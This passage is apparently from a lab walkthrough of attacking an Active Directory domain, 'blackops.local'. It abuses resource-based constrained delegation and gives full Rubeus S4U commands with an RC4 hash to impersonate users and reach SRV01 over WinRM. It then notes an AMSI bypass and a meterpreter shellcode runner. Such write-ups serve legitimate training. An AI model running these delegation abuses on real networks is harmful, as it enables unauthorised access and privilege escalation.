
37: Download and import **Microsoft.ActiveDirectory.Management.dll**, let **SRV01** trusts **my$**.

Image not found or type unknown




We can see now **SRV01** trusts **my$** now.

Image not found or type unknown



38: Abuse S4U to impersonate **Domain Admin** to have access to **CIFS/SRV01**:
[Rubeus.Program]::Main(“s4u /user:my$ /rc4:3DBDE697D71690A769204BEB12283678 /impersonateuser:administrator /msdsspn:cifs/srv01.blackops.local /ptt”.Split())


Image not found or type unknown



However, we get an error, because Administrator is **protected**, it cannot be delegated.


39: By enumerating, we find that **jason.hudson** is a member of **Monitor Group**, it has **WinRM and RDP** access to **SRV01**.

Image not found or type unknown



40: So we can impersonate **jason.hudson** to move to SRV01 via WinRM:
[Rubeus.Program]::Main(“s4u /user:my$ /rc4:3DBDE697D71690A769204BEB12283678 /impersonateuser:jason.hudson /msdsspn:cifs/srv01.blackops.local /altservice:cifs,http,host,winrm /ptt”.Split())


Image not found or type unknown



This time, we do not get any error.

41: By this way, we can execute command over **SRV01**.

Image not found or type unknown



42: Set up meterpreter listener, bypass AMSI and execute **powershell shellcode runner** in memory, we get a meterpreter shell.

Image not found or type unknown





